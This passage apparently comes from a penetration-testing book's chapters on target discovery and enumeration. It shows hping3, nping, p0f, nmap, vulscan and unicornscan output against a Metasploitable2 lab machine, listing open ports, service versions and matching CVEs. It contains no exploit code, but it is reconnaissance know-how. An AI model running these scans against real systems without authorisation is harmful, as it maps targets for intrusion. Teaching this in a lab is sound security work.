  172.16.43.2.domain > kali.34123: [udp sum ok] 65433 NXDomain*- q: PTR? 2.43.16.172.in-addr.arpa. 0/0/0 (42)
19:50:20.873847 ARP, Ethernet (len 6), IPv4 (len 4), Request who-has 172.16.43.2 tell kali, length 28
19:50:20.874082 ARP, Ethernet (len 6), IPv4 (len 4), Reply 172.16.43.2 is-at 00:50:56:f3:ae:78 (oui Unknown), length 46
^C
8 packets captured
8 packets received by filter
0 packets dropped by kernel

```

```

hping3> hping recv eth0
ip(ihl=0x0,ver=0x0,tos=0x00,totlen=0,id=0,fragoff=0,mf=0,df=0,rf=0,ttl=0,proto=0,cksum=0x0000,saddr=0.0.0.0,daddr=0.0.0.0)

```

```

root@kali:~# hping3 172.16.43.156 -c 1 -S -p 22 -s 6060
HPING 172.16.43.156 (eth0 172.16.43.156): S set, 40 headers + 0 data bytes
len=46 ip=172.16.43.156 ttl=64 DF id=0 sport=22 flags=SA seq=0 win=5840 rtt=5.3 ms

--- 172.16.43.156 hping statistic ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 5.3/5.3/5.3 ms

```

```

root@kali:~# hping3 -2 172.16.43.156 -c 1 -S -p 22 -s 6060
HPING 172.16.43.156 (eth0 172.16.43.156): udp mode set, 28 headers + 0 data bytes
ICMP Port Unreachable from ip=172.16.43.156 name=UNKNOWN
status=0 port=6060 seq=0

--- 172.16.43.156 hping statistic ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 26.8/26.8/26.8 ms

```

```

root@kali:~# nping -c 1 172.16.43.154-157

Starting Nping 0.6.49BETA4 ( http://nmap.org/nping ) at 2016-03-20 12:21 PDT
SENT (0.0165s) ICMP [172.16.43.150 > 172.16.43.154 Echo request (type=8/code=0) id=1858 seq=1] IP [ttl=64 id=6141 iplen=28 ]
SENT (1.0169s) ICMP [172.16.43.150 > 172.16.43.155 Echo request (type=8/code=0) id=15769 seq=1] IP [ttl=64 id=6141 iplen=28 ]
SENT (2.0182s) ICMP [172.16.43.150 > 172.16.43.156 Echo request (type=8/code=0) id=56961 seq=1] IP [ttl=64 id=6141 iplen=28 ]
RCVD (2.2014s) ICMP [172.16.43.156 > 172.16.43.150 Echo reply (type=0/code=0) id=56961 seq=1] IP [ttl=64 id=18749 iplen=28 ]
SENT (3.0193s) ICMP [172.16.43.150 > 172.16.43.157 Echo request (type=8/code=0) id=31854 seq=1] IP [ttl=64 id=6141 iplen=28 ]

Statistics for host 172.16.43.154:
| Probes Sent: 1 | Rcvd: 0 | Lost: 1 (100.00%)
|_ Max rtt: N/A | Min rtt: N/A | Avg rtt: N/A
Statistics for host 172.16.43.155:
| Probes Sent: 1 | Rcvd: 0 | Lost: 1 (100.00%)
|_ Max rtt: N/A | Min rtt: N/A | Avg rtt: N/A
Statistics for host 172.16.43.156:
| Probes Sent: 1 | Rcvd: 1 | Lost: 0 (0.00%)
|_ Max rtt: 183.110ms | Min rtt: 183.110ms | Avg rtt: 183.110ms
Statistics for host 172.16.43.157:
| Probes Sent: 1 | Rcvd: 0 | Lost: 1 (100.00%)
|_ Max rtt: N/A | Min rtt: N/A | Avg rtt: N/A
Raw packets sent: 4 (112B) | Rcvd: 1 (46B) | Lost: 3 (75.00%)
Nping done: 4 IP addresses pinged in 4.02 seconds

```

```

root@kali:~# nping --tcp -c 1 -p 22 172.16.43.156

Starting Nping 0.6.49BETA4 ( http://nmap.org/nping ) at 2016-03-20 12:24 PDT
SENT (0.0070s) TCP 172.16.43.150:4680 > 172.16.43.156:22 S ttl=64 id=50591 iplen=40 seq=1553963758 win=1480
RCVD (0.1997s) TCP 172.16.43.156:22 > 172.16.43.150:4680 SA ttl=64 id=0 iplen=44 seq=2071016197 win=5840 <mss 1460>

Max rtt: 192.519ms | Min rtt: 192.519ms | Avg rtt: 192.519ms
Raw packets sent: 1 (40B) | Rcvd: 1 (46B) | Lost: 0 (0.00%)
Nping done: 1 IP address pinged in 1.00 seconds

```

```

root@kali:~# alive6 -p eth0

```

Scanned 1 address and found 0 systems alive

Open  pOf.log
/usr/share/pOf

Save    

```
[2016/02/10 22:12:38] mod=syn|cli=172.16.43.150/41522|srv=172.16.43.156/80|subj=cli|os=Linux 3.11
and newer|dist=0|params=none|raw_sig=4:64+0:0:1460:mss*20,10:mss,sok,ts,nop,ws:df,id+:0
[2016/02/10 22:12:38] mod=mtu|cli=172.16.43.150/41522|srv=172.16.43.156/80|subj=cli|link=Ethernet
or modem|raw_mtu=1500
[2016/02/10 22:12:38] mod=syn+ack|cli=172.16.43.150/41522|srv=172.16.43.156/80|subj=srv|os=Linux
2.6.x|dist=0|params=none|raw_sig=4:64+0:0:1460:mss*4,5:mss,sok,ts,nop,ws:df:0
[2016/02/10 22:12:38] mod=mtu|cli=172.16.43.150/41522|srv=172.16.43.156/80|subj=srv|link=Ethernet
or modem|raw_mtu=1500
[2016/02/10 22:12:38] mod=http request|cli=172.16.43.150/41522|srv=172.16.43.156/80|subj=cli|
app=Firefox 10.x or newer|lang=English|params=none|raw_sig=1:Host,User-Agent,Accept=[text/
html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8],Accept-Language=[en-US,en;q=0.5],Accept-
Encoding=[gzip, deflate],Connection=[keep-alive]:Accept-Charset,Keep-Alive:Mozilla/5.0 (X11; Linux
x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.6.0
[2016/02/10 22:12:39] mod=uptime|cli=172.16.43.150/41522|srv=172.16.43.156/80|subj=srv|uptime=0
days 2 hrs 38 min (modulo 497 days)|raw_freq=98.92 Hz
[2016/02/10 22:12:39] mod=http response|cli=172.16.43.150/41522|srv=172.16.43.156/80|subj=srv|
app=Apache 2.x|lang=none|params=none|raw_sig=1:Date,Server,X-Powered-By=
[PHP/5.2.4-2ubuntu5.10],Keep-Alive=[timeout=15, max=100],Connection=[Keep-Alive],Transfer-Encoding=
[chunked],Content-Type:Accept-Ranges:Apache/2.2.8 (Ubuntu) DAV/2
[2016/02/10 22:12:54] mod=syn|cli=172.16.43.150/46432|srv=65.52.108.76/443|subj=cli|os=Linux 3.11
and newer|dist=0|params=none|raw_sig=4:64+0:0:1460:mss*20,10:mss,sok,ts,nop,ws:df,id+:0
[2016/02/10 22:12:54] mod=mtu|cli=172.16.43.150/46432|srv=65.52.108.76/443|subj=cli|link=Ethernet
or modem|raw_mtu=1500
[2016/02/10 22:12:54] mod=uptime|cli=172.16.43.150/46432|srv=65.52.108.76/443|subj=cli|uptime=0
days 3 hrs 25 min (modulo 198 days)|raw_freq=249.98 Hz
[2016/02/10 22:12:54] mod=syn+ack|cli=172.16.43.150/46432|srv=65.52.108.76/443|subj=srv|os=???|
dist=0|params=none|raw_sig=4:128+0:0:1460:mss*44,0:mss::0
[2016/02/10 22:12:54] mod=mtu|cli=172.16.43.150/46432|srv=65.52.108.76/443|subj=srv|link=Ethernet
or modem|raw_mtu=1500
[2016/02/10 22:12:54] mod=syn|cli=172.16.43.150/56087|srv=104.208.31.113/443|subj=cli|os=Linux 3.11
and newer|dist=0|params=none|raw_sig=4:64+0:0:1460:mss*20,10:mss,sok,ts,nop,ws:df,id+:0
[2016/02/10 22:12:54] mod=mtu|cli=172.16.43.150/56087|srv=104.208.31.113/443|subj=cli|link=Ethernet
or modem|raw_mtu=1500
[2016/02/10 22:12:54] mod=uptime|cli=172.16.43.150/56087|srv=104.208.31.113/443|subj=cli|uptime=0
days 3 hrs 25 min (modulo 198 days)|raw_freq=250.00 Hz
[2016/02/10 22:12:54] mod=syn+ack|cli=172.16.43.150/56087|srv=104.208.31.113/443|subj=srv|os=???|
dist=0|params=none|raw_sig=4:128+0:0:1460:mss*44,0:mss::0
[2016/02/10 22:12:54] mod=mtu|cli=172.16.43.150/56087|srv=104.208.31.113/443|subj=srv|link=Ethernet
or modem|raw_mtu=1500
[2016/02/10 22:13:10] mod=syn|cli=172.16.43.150/46290|srv=23.102.59.27/443|subj=cli|os=Linux 3.11
and newer|dist=0|params=none|raw_sig=4:64+0:0:1460:mss*20,10:mss,sok,ts,nop,ws:df,id+:0
[2016/02/10 22:13:10] mod=mtu|cli=172.16.43.150/46290|srv=23.102.59.27/443|subj=cli|link=Ethernet
or modem|raw_mtu=1500
[2016/02/10 22:13:10] mod=uptime|cli=172.16.43.150/46290|srv=23.102.59.27/443|subj=cli|uptime=0
days 3 hrs 26 min (modulo 198 days)|raw_freq=249.98 Hz
[2016/02/10 22:13:11] mod=syn+ack|cli=172.16.43.150/46290|srv=23.102.59.27/443|subj=srv|os=???|
dist=0|params=none|raw_sig=4:128+0:0:1460:mss*44,0:mss::0
[2016/02/10 22:13:11] mod=mtu|cli=172.16.43.150/46290|srv=23.102.59.27/443|subj=srv|link=Ethernet
```

Plain Text Tab Width: 8 Ln 1, Col 1 INS

```
msfadmin@metasploitable:~$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
msfadmin@metasploitable:~$ _
```

```
MAC Address: 00:0C:29:18:0F:08 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.91 seconds
```


Chapter 6: Enumerating Target

0 7 15 31

Source Port (16 bits)			Destination Port (16 bits)		
Sequence Number (32 bits)					
Acknowledgment Number (32 bits)					
H. Len. (4 bits)	Rsvd. (4 bits)	Control Bits (8 bits)		Window Size (16 bits)	
Checksum (16 bits)			Urgent Pointer (16 bits)		

0 15 31

Source Port (16 bits)				Destination Port (16 bits)			
UDP Length (16 bits)				UDP Checksum (16 bits)			

```

852 3.381826 172.16.43.150 172.16.43.156 TCP 54 46409→53 [RST] Seq=1 Win=0 Len=0
* Frame 852: 54 bytes on wire (432 bits), 54 bytes captured (432 bits)
* Ethernet II, Src: Vmware_b3:01:37 (00:0c:29:b3:01:37), Dst: Vmware_18:0f:08 (00:0c:29:18:0f:08)
  * Destination: Vmware_18:0f:08 (00:0c:29:18:0f:08)
  * Source: Vmware_b3:01:37 (00:0c:29:b3:01:37)
  Type: IP (0x0800)
* Internet Protocol Version 4, Src: 172.16.43.150 (172.16.43.150), Dst: 172.16.43.156 (172.16.43.156)
* Transmission Control Protocol, Src Port: 46409 (46409), Dst Port: 53 (53), Seq: 1, Len: 0
  Source Port: 46409 (46409)
  Destination Port: 53 (53)
  [Stream index: 166]
  [TCP Segment Len: 0]
  Sequence number: 1 (relative sequence number)
  Acknowledgment number: 0
  Header Length: 20 bytes
  * ... 0000 0000 0100 = Flags: 0x004 (RST)
  Window size value: 0
  [Calculated window size: 0]
  [Window size scaling factor: -2 (no window scaling used)]
  * Checksum: 0xb376 [validation disabled]
  Urgent pointer: 0
0000 00 0c 29 18 0f 08 00 0c 29 b3 01 37 08 00 45 00  ..).....)..7..E.
0010 00 28 af a6 40 00 40 06 db d6 ac 10 2b 96 ac 10  .(.0.@. ....+...
0020 2b 9c b5 49 00 35 94 aa 02 ee 00 00 00 00 50 04  +..I.5.. .....P.
0030 00 00 b3 76 00 00  ..v..

```

172.16.43.156

Address

- 172.16.43.156 (ipv4)
- 00:0C:29:18:0F:08 - VMware (mac)

Ports

The 977 ports scanned but not shown below are in state: **closed**

- 977 ports replied with: **resets**

Port		State (toggle closed [0] filtered [0])	Service	Reason	Product	Version	Extra info
21	tcp	open	ftp	syn-ack			
22	tcp	open	ssh	syn-ack			
23	tcp	open	telnet	syn-ack			
25	tcp	open	smtp	syn-ack			
53	tcp	open	domain	syn-ack			
80	tcp	open	http	syn-ack			
111	tcp	open	rpcbind	syn-ack			
139	tcp	open	netbios-ssn	syn-ack			
445	tcp	open	microsoft-ds	syn-ack			
512	tcp	open	exec	syn-ack			
513	tcp	open	login	syn-ack			
514	tcp	open	shell	syn-ack			
1099	tcp	open	rmiregistry	syn-ack			
1524	tcp	open	ingreslock	syn-ack			
2049	tcp	open	nfs	syn-ack			
2121	tcp	open	ccproxy-ftp	syn-ack			
3306	tcp	open	mysql	syn-ack			
5432	tcp	open	postgresql	syn-ack			
5900	tcp	open	vnc	syn-ack			
6000	tcp	open	X11	syn-ack			
6667	tcp	open	irc	syn-ack			
8009	tcp	open	ajp13	syn-ack			
8180	tcp	open	unknown	syn-ack			

```
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-03-20 13:54 PDT
Nmap scan report for 172.16.43.156
Host is up (0.00031s latency).
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
MAC Address: 00:0C:29:18:0F:08 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.59 seconds
```

Starting Nmap 6.49BETA4 (<https://nmap.org>) at 2016-03-20 13:59 PDT

Nmap scan report for 172.16.43.156

Host is up (0.00021s latency).

Not shown: 977 closed ports

PORT	STATE	SERVICE
------	-------	---------

21/tcp	open	ftp
22/tcp	open	ssh
23/tcp	open	telnet
25/tcp	open	smtp
53/tcp	open	domain
80/tcp	open	http
111/tcp	open	rpcbind
139/tcp	open	netbios-ssn
445/tcp	open	microsoft-ds
512/tcp	open	exec
513/tcp	open	login
514/tcp	open	shell
1099/tcp	open	rmiregistry
1524/tcp	open	ingreslock
2049/tcp	open	nfs
2121/tcp	open	ccproxy-ftp
3306/tcp	open	mysql
5432/tcp	open	postgresql
5900/tcp	open	vnc
6000/tcp	open	X11
6667/tcp	open	irc
8009/tcp	open	ajp13
8180/tcp	open	unknown

MAC Address: 00:0C:29:18:0F:08 (VMware)

Device type: general purpose

Running: Linux 2.6.X

OS CPE: cpe:/o:linux:linux_kernel:2.6

OS details: Linux 2.6.9 - 2.6.33

Network Distance: 1 hop

OS detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 3.46 seconds

Starting Nmap 6.49BETA4 (<https://nmap.org>) at 2016-03-20 14:01 PDT

Nmap scan report for 172.16.43.156

Host is up (0.00021s latency).

Not shown: 977 closed ports

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

21/tcp	open	ftp	vsftpd 2.3.4
_ftp-anon: Anonymous FTP login allowed (FTP code 230)			
22/tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
_ssh-hostkey:			
_ 1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)			
_ 2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)			
23/tcp	open	telnet	Linux telnetd
25/tcp	open	smtp	Postfix smtpd
_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,			
_ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX			
_Not valid before: 2010-03-17T14:07:45			
_Not valid after: 2010-04-16T14:07:45			
_ssl-date: 2016-02-14T13:18:17+00:00; -35d07h43m11s from scanner time.			
53/tcp	open	domain	ISC BIND 9.4.2
_dns-nsid:			
_ bind.version: 9.4.2			
80/tcp	open	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
_http-methods: No Allow or Public header in OPTIONS response (status code 200)			
_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2			
_http-title: Metasploitable2 - Linux			

```
MAC Address: 00:0C:29:18:0F:08 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, localhost, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   NetBIOS computer name:
|   Workgroup: WORKGROUP
|_ System time: 2016-02-14T08:18:16-05:00

TRACEROUTE
HOP RTT ADDRESS
1 0.21 ms 172.16.43.156

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 78.16 seconds
```

```
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-03-20 14:16 PDT
Nmap scan report for fe80::20c:29ff:fe18:f08
Host is up (0.00011s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
2121/tcp  open  ccproxy-ftp
5432/tcp  open  postgresql
MAC Address: 00:0C:29:18:0F:08 (VMware)
```

```
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-03-20 14:21 PDT
Nmap scan report for 172.16.43.156
Host is up (0.00032s latency).
PORT      STATE SERVICE
80/tcp    open  http
|_ http-enum:
|   /tikikiwiki/: Tikiwiki
|   /test/: Test page
|   /phpinfo.php: Possible information file
|   /phpMyAdmin/: phpMyAdmin
|   /doc/: Potentially interesting directory w/ listing on 'apache/2.2.8 (ubuntu) dav/2'
|   /icons/: Potentially interesting folder w/ directory listing
|_ /index/: Potentially interesting folder
|_ http-headers:
|   Date: Sun, 14 Feb 2016 13:37:43 GMT
|   Server: Apache/2.2.8 (Ubuntu) DAV/2
|   X-Powered-By: PHP/5.2.4-2ubuntu5.10
|   Connection: close
|   Content-Type: text/html
|_ (Request type: HEAD)
|_ http-methods: No Allow or Public header in OPTIONS response (status code 200)
|_ http-php-version: Versions from logo query (less accurate): 5.1.3 - 5.1.6, 5.2.0 - 5.2.17
|   Versions from credits query (more accurate): 5.2.3 - 5.2.5
|_ Version from header x-powered-by: PHP/5.2.4-2ubuntu5.10
MAC Address: 00:0C:29:18:0F:08 (VMware)
```


PORT	STATE	SERVICE	REASON	VERSION
22/tcp	open	ssh	syn-ack	OpenSSH 5.8p1 Debian 1ubuntu3 (Ubuntu Linux; protocol 2.0)


```
| vulscan: scipvuldb - http://www.scip.ch/en/?vuldb (12 findings):
| [7775] Red Hat Linux/Fedora 6 OpenSSH glibc error() privilege escalation
| [4584] OpenSSH up to 5.7 auth-options.c information disclosure
| [4282] OpenSSH 5.x Legacy Certificate Handler buffer overflow
| [2667] OpenBSD OpenSSH up to 4.5 Separation Monitor Designfehler
| [2578] OpenBSD OpenSSH up to 4.4 Signal Handler race condition
| [1999] OpenBSD OpenSSH up to 4.2p1 scp system() Designfehler
| [1724] OpenBSD OpenSSH up to 4.2p1 GSSAPIDelegateCredentials Designfehler
| [1723] OpenBSD OpenSSH up to 4.2p1 Dynamic Port Forwarding Designfehler
| [1083] Nokia IPSO 3.x OpenSSH Designfehler
| [299] OpenBSD OpenSSH 3.7p1/3.7.1p1 PAM Handler Konfigurationsfehler
| [287] OpenBSD OpenSSH up to 3.7.1 buffer_append_space() buffer overflow
| [100] OpenSSH Client IP Restrictions weak authentication
|
```

```
| cve - http://cve.mitre.org (69 findings):
| [CVE-2012-6066] freeSShd.exe in freeSShd through 1.2.6 allows remote
attackers to bypass authentication via a crafted session, as demonstrated
by an OpenSSH client with modified versions of ssh.c and sshconnect2.c.
| [CVE-2012-5975] The SSH USERAUTH CHANGE REQUEST feature in SSH Tectia
Server 6.0.4 through 6.0.20, 6.1.0 through 6.1.12, 6.2.0 through 6.2.5, and
6.3.0 through 6.3.2 on UNIX and Linux, when old-style password
authentication is enabled, allows remote attackers to bypass authentication
via a crafted session involving entry of blank passwords, as demonstrated
by a root login session from a modified OpenSSH client with an added
input_userauth_passwd_changereq call in sshconnect2.c.
| [CVE-2012-5536] A certain Red Hat build of the pam_ssh_agent_auth module
on Red Hat Enterprise Linux (RHEL) 6 and Fedora Rawhide calls the glibc
error function instead of the error function in the OpenSSH codebase, which
allows local users to obtain sensitive information from process memory or
possibly gain privileges via crafted use of an application that relies on
this module, as demonstrated by su and sudo.
| [CVE-2012-0814] The auth_parse_options function in auth-options.c in sshd
in OpenSSH before 5.7 provides debug messages containing authorized_keys
command options, which allows remote authenticated users to obtain
potentially sensitive information by reading these messages, as
```

```
adding 172.16.43.156/32 mode 'UDPscan' ports '1-65535' pps 300
using interface(s) eth0
scanning 1.00e+00 total hosts with 6.55e+04 total packets, should take a little longer than 3 Minutes, 45 Seconds
```

```
adding 172.16.43.156/32 mode 'UDPscan' ports '1-65535' pps 10000
using interface(s) eth0
scanning 1.00e+00 total hosts with 6.55e+04 total packets, should take a little longer than 13 Seconds
```

```
UDP open 172.16.43.156:161 ttl 64
UDP open 172.16.43.156:53 ttl 64
UDP open 172.16.43.156:137 ttl 64
UDP open 172.16.43.156:111 ttl 64
UDP open 172.16.43.156:38568 ttl 64
UDP open 172.16.43.156:2049 ttl 64
sender statistics 8521.4 pps with 65544 packets sent total
listener statistics 16 packets recieved 0 packets dropped and 0 interface drops
UDP open domain[ 53] from 172.16.43.156 ttl 64
UDP open sunrpc[ 111] from 172.16.43.156 ttl 64
UDP open netbios-ns[ 137] from 172.16.43.156 ttl 64
UDP open snmp[ 161] from 172.16.43.156 ttl 64
UDP open shilp[ 2049] from 172.16.43.156 ttl 64
UDP open unknown[38568] from 172.16.43.156 ttl 64
```



Profile Editor

nmap

Scan

Profile

Scan

Ping

Scripting

Target

Source

Other

Timing

Scan options

Targets (optional):

TCP scan:

None

Non-TCP scans:

None

Timing template:

None

☐ Enable all advanced/aggressive options (-A)

☐ Operating system detection (-O)

☐ Version detection (-sV)

☐ Idle Scan (Zombie) (-sl)

☐ FTP bounce attack (-b)

☐ Disable reverse DNS resolution (-n)

☐ IPv6 support (-6)


Help

